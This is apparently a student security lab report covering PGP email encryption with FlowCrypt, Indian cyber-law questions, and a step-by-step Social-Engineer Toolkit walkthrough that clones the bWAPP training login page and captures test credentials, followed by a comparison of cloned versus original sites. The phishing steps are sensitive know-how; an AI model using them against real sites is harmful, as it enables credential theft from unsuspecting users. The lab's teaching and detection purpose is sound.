

Assignment-01

Task 1: Sending an encrypted email

A. Practical Implementation

1. **Tool Setup & Key Generation:** I installed FlowCrypt, an OpenPGP browser extension to generate an RSA-3072 key-pair.
2. **Key Exchange:** Successfully exchanged Public Key with the partner. In fact, FlowCrypt automatically loads and verifies the key with the user to which we want to send the mail given the condition that the other user has also generated the key pair using FlowCrypt.
3. **Secure Transmission:** Successfully transmitted and verified the mail.

Screenshots:

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: FlowCrypt Email Encryption 8.5.13

Comment: Seamlessly send and receive encrypted email

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
=9tYu

-----END PGP PUBLIC KEY BLOCK-----

PGP Public Key Block

Chemical Contract Agreement

SEE ORIGINAL

A

Amit Pal <webcontentonline6@gmail.com>
to notariem136

Wed 15 Apr, 22:55 (21 hours ago)

☆

☺

↶

🔒

⋮

encrypted signed

Dear RR,

This document contains confidential terms regarding supply chain pricing, industrial chemical procurement strategy, and partner obligations.

Do not share without authorization.

Print

One Attachment • Scanned by Gmail

Add to Drive

ENCRYPTED FILE

Secure Reply to All

Secure Reply

Secure Forward

Mail Sent

Chemical Contract Agreement

Add label



Amit Pal Yesterday

to notalien136



-----BEGIN PGP MESSAGE-----

Version: FlowCrypt Email Encryption 8.5.13

Comment: Seamlessly send and receive encrypted email

wcBMA9zNlhq8qKraAQf9EWAxo3IWrlNf0kRdr7WJAKcC6q9/5JYYTuLL9quP
fnjaQEM/bAjsQicfFWNrn/RqslITxGVcPFoVNI8j3haJFVoTryNuWgu8xks+9
JRP6+GLxFlwfsflwzQeC1cf7IEqfQV7p0NDHf9sTkyMfyTnydsiuz/rup6A5
Dka69+m2n0+GxdZ6xUdlFXfD7E+oxZtfHrgeSvHXIEtOB+poALHFrPphsnMs
LxK08m8a0ppqdP2sjxg50PbOrFvCnhBBVzSHrhgoyW70kto9sVM3EYBpOgqEa
nXG7VhkB0XKHK5ZS0ll6XpDwFnoj5uinnhmmOKkx/WDcc6C1CR13EvtovFB+
wsHAzAMAAyRIAn4RoAEL/AhZEo9PeIAdE5wNtGGclYPfCGbsar3RvRuGrLMH
Smy/tWip0PaBz/yhRppq3XZ0TMVjAXTEswyIOW6DiF7mjRwvZIMjDva/TLWjz
Jy4iqhSU1eAdCmPcMdhwd0t4fVd/Vykyb/uFMsS5ESXxNyDT/twxzew9lOjj
hl4AgpClqYa+BiK0IA1iO6Kc1ctt0sDyGPK1HnnAbCyZcBNwdCxfG18AnSG4
cl/UlZ2812ArGCDRaoJPUMiwo8bsdDLLi6qzhcj+vTwMSYEXf3sNEgHU4YMX
jhD1eyziK4M1ho1u3bbFbxJwObfAZqoE9e0QFXAfB/H/dVPlu1rFdCMw9ZIJ
J99uf7ncCSkbNJ/JKgyPRyCSRvVfgFgjQrlp+smGS15GFv9jSSH7R+glh3ub
OEuUcy80lj9TVeyFd3ArYbzcDFWPJWtNekpG2esOsd8af1kyuNEM1xHEa7KX
RfNdHfztdf5h38Vuth7vfNUK/eMWX1UxYqOdVun+tpjLdnmAOO6s9LCOgHZ
s3PjrpUKZfnBqfhJx86bSX+TiqAq2Jza2H22fQjTZQ0vGIMRBuV+1OYicbBz
wDN6HbljMb80mEvrfPjhekfAiFO0cxNbPv8V2FBwl3S7r3W0W2CR24IT0eAN
GT9BlnoblZQE37Dlosjl9XivAipdAEgAOXUNopzmjt+rpXJ1uXt2jzdTZ+8n
VtjhW/NKtUKCb/M0GftF+aC6Y0wt+WeDX/S8zDUBRg62+On1E400FPz0WgFa
zkuS5PSKyCics5M3M0VnEcmclmWEOjWMGQT8WqjpATurs7zDaYu45QewAQ+Y
k8DnaDtr9CocGi8qYF2QuaTzhlpDfrQGyYoGOMhBJU2atRCZZTP28AYumotP4
+0JKEcFbnHPTsXASWUyCuH83GitFQfUJ6PiCIV7l7rMAV0Lh8s877D14stGf
7GBoyPogl8ZA/nTx/mVVH57srMpY0pXwNrPloRN6lF/MeCQUQIZay17v8se0
plinjfeVHF+c1jN20n5rkswp6dMRo7od4b4fwLeLRGQka01JC+0u62aJMeu5
ihoG3P7xvSuAjG5R301xMKPeO3FqC3eHrtAAK5u0xG8B14sfMRWjSz88HJ3v
CzW7+X2XViy0wpsW6RbuXAhe17A0U9PKyKtKKkWSvPlxCKCpPB7sfAc3Hj+
326uyrxnX3YkXVCqWTAqCh2sWAUI7HTj67eflMzz22z3o4kHiSeBkZKgtb9c
d6ELGlg8dXHcRJDKLsxdLLHnrGUAoYSeKKCVQSNp4rilpP6prXLt/30qXnd
z+rzKHrem5jr+CWcNyEkvRbEioB/0ECgB0yy94khm9a7FbA2eXcal3E+D0CG
l2Cu3jX8R7noVvWfVn6nNtdziNWLqG6M4n7T5beLwoZm8gmnCLb/nAwKP0q/
BagOfaPzlrTggr4daY6yVZ2uYbvKfsgQ8UCr/MI/fsxX5FDNPsMeGLbVMuM
innAYc5iqZPJwmhdy67AmRBeHVzHkD4FDp9tuYYnY4j7ulAskGI9ow==
=bthV

-----END PGP MESSAGE-----



chemical_agreement.txt.pgp



Sent Mail in encrypted form

Chemical Contract Agreement

not alien <notalien136@gmail.com>
to me

Wed 15 Apr, 22:43 (22 hours ago)

SEE ORIGINAL

Print

encrypted signed

Dear Consultant,

I hope you are doing well.

As part of our ongoing collaboration with Meridian Urban Infra, please find below the draft details of the proposed chemical contract agreement for the Delhi-NCR transit corridor project.

This document contains sensitive and proprietary information, including preliminary pricing models, supplier specifications, and compliance requirements. Kindly review the following key points:

Contract Scope: Supply of industrial-grade construction chemicals for infrastructure development
Estimated Value: INR 12.5 Crores (subject to revision after final approval)
Delivery Timeline: Phased delivery over 6 months
Compliance: Must adhere to environmental and safety standards as per government regulations
Confidentiality Clause: Strict non-disclosure of all technical and financial details

Please review the agreement carefully and confirm whether the terms align with your expectations. Let me know if any modifications are required before we proceed with final submission.

This message has been securely encrypted and digitally signed to ensure confidentiality and authenticity.

Looking forward to your feedback.

Regards,
RR

Secure Reply

Secure Forward

Mail Received

Chemical Contract Agreement

1 message

not alien <notalien136@gmail.com>
To: webcontentonline6@gmail.com

-----BEGIN PGP MESSAGE-----

Version: FlowCrypt Email Encryption 8.5.13

Comment: Seamlessly send and receive encrypted email

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
=v8/w

-----END PGP MESSAGE-----

Received Mail in encrypted form

Observation: It can clearly be seen in the SSs that the mail was encrypted and a green “signed” badge shows that the mail was signed and signature has been successfully verified.

B. Indian Cyber Law and Compliance

Based on Indian cyber laws, explain what happens after this data breach by answering two questions:

- **Company Liability:** Under Section 43A of the IT Act, 2000, can the company be legally penalised for failing to protect this sensitive information?

Ans: As per the section 43A of the IT Act, 2000 the company can be legally penalised if it failed to implement reasonable security measures in place. As seen in this lab, if the company is using encryption and signature for integrity and authenticity, then the company can avoid this penalty. If not using such measures, then it is considered negligence and the company can be penalised which include financial compensation.

- **Mandatory Reporting:** According to CERT-In rules, what are the exact steps the company must take to report this cyber incident to the government?

Ans: As per CERT-In rules, any kind of breach must be reported within 6 hours. This includes compromised emails. Exact steps include:

- a) Detecting the breach
- b) Reporting to CERT-In at incident@cert-in.org.in within 6 hours
- c) Preservation and submission of logs for the past 180 days
- d) Containment action such as revoking breached keys, generating and re-encrypting using new keys, reset credentials, etc.
- e) Report to affected parties
- f) Co-operation with CERT-In

Task 2: Website Cloning, Phishing and Credential Harvesting using SET

A. Clone the Target Website

>>> Launch SET and navigate to the Credential Harvester

```
(kali@kali)-[/home/kali]
PS> ip addr show eth0 | grep 'inet'
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
inet6 fd17:625c:f037:2:326:c4dc:5caf:961c/64 scope global dynamic noprefixroute
inet6 fe80::7985:9c94:48d1:e1f6/64 scope link noprefixroute
```

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

Option1:

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> █
```

Option 2:

```
The HTA Attack method will allow you to clone a
through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack> █
```

Option 3:


```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

Option 2:

```
set:webattack>2
```

- [-] Credential harvester will allow you to utilize the clone capabilities within SET
- [-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
[ - ] SET supports both HTTP and HTTPS
```

```
[ - ] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone: 
```

>>> Enter the target URL to clone: <https://bwapp.hakhub.net/login.php>

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.254.128]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://bwapp.hakhub.net/login.php

[*] Cloning the website: https://bwapp.hakhub.net/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [16/Apr/2026 09:35:32] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2026 09:41:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2026 09:41:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [16/Apr/2026 09:46:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=testuser
POSSIBLE PASSWORD FIELD FOUND: password=testpass123
PARAM: security_level=0
PARAM: form=submit
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

127.0.0.1 - - [16/Apr/2026 09:46:14] "POST /index.html HTTP/1.1" 302 -
127.0.0.1 - - [16/Apr/2026 09:47:02] "GET / HTTP/1.1" 200 -


```

>>> Access the cloned site

Firefox Output:



Original Website:



These two SSs compare the original with the cloned (localhost)

Differences in Cloned and Original:

The differences are not much except a few such as:

- A cloned website doesn't have a padlock symbol in the URL bar which shows an unreliable website without an SSL Certificate.
- Subtle differences in look such as font-style, font-size, image placement, etc.
- Suspicious URLs which are similar to the original ones but subtle differences like hyphen placement, 'rn' instead of 'm', etc.

B. Comparative Analysis - Original vs Cloned Website

Comparison Criteria	Original Website	Cloned Website	Difference / Security Implication
URL and Domain Name	https://bwapp.hakhub.net/login.php	Running on localhost here	Currently running on local host but in original attack, they use similar looking domain names with subtle changes as mentioned above
SSL/TLS Certificate Status	Valid HTTPS (padlock visible)	No HTTPS (Lacking padlock)	Lack of encryption, and hence data can be intercepted. In real attack, attackers may add HTTPS to appear legitimate.
Page Visual Appearance	Clean, consistent UI	Very similar look but subtle UI differences like font size and font style	Cloned pages generally rely on visual similarity trying to make users believe that it is a legitimate website. Many users fall for this if the clone is done nicely, leading to a large credential breach.
HTML Source Code Structure	Well-structured server-side generated code	Static copy of HTML, CSS, JS	Clone lacks backend logic and only try to mimic frontend. It is very easy to detect via source inspection but general users are not tech-savvy and do not know about these things.
Form Action Attribute	Submits to legitimate server endpoint such as login.php	Redirects to attacker controlled script managed through SET listener	Credentials are sent to attacker rather than submitting to the server which is the core of credential harvesting.
JavaScript/External Links	It loads trusted scripts from official domain	May have missing or broken scripts	Missing or altered scripts can break functionality or expose fake nature of the website
Image and Resource Loading	Loaded from official domain or CDN	Loaded locally or partially from original website	Mixed resources may cause delays or inconsistencies which is a kind of detection clue, but general users overlook it.
Login Form Behaviour	Validates credential against original database	Accepts any input, logs it for attacker and then redirect to original website	This fake login redirects user to legitimate site letting users believe that the login failed silently.

>>> Inspect the HTML source of both pages

Form action attribute on cloned website:

The screenshot shows a web browser window displaying the bWAPP website. The browser's address bar shows 'localhost'. The website has a yellow header with the text 'bWAPP' and a bee icon, followed by the tagline 'an extremely buggy web app !'. Below the header is a dark navigation bar with links: 'Login', 'New User', 'Info', 'Talks & Training', and 'Blog'. At the bottom of the page, it states 'bWAPP is licensed under (CC) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on'. The browser's developer tools are open, showing the HTML source code. The 'Inspector' tab is active, and the HTML tree shows the following structure:

```
<!DOCTYPE html>
<html> scroll
  <head> ... </head>
  <body> overflow
    <header> ... </header>
    <div id="menu"> ... </div>
    <div id="main"> overflow
      <h1> ... </h1>
      <p> ... </p>
      <form action="index.html" method="POST"> ... </form>
      <br>
    </div>
    <div id="sponsor_2"> ... </div> overflow
    <div id="side"> ... </div> overflow
    <div id="disclaimer"> ... </div> overflow
    <div id="bee"> ... </div> overflow
  </body>
</html>
```

The breadcrumb at the bottom of the developer tools indicates the current selection: 'html > body > div#main > p'.

Post method is pointed to index.html, which means it logs the input

Form action attribute on original website:

The screenshot shows a web browser displaying the login page of bwAPP. The page has a yellow header with the bwAPP logo and the tagline "an extremely buggy web app!". Below the header is a dark navigation bar with links: Login, New User, Info, Talks & Training, and Blog. The footer mentions the license (CC BY-NC-ND) and copyright (© 2014 MME BVBA), along with a Twitter link for @MME_IT.

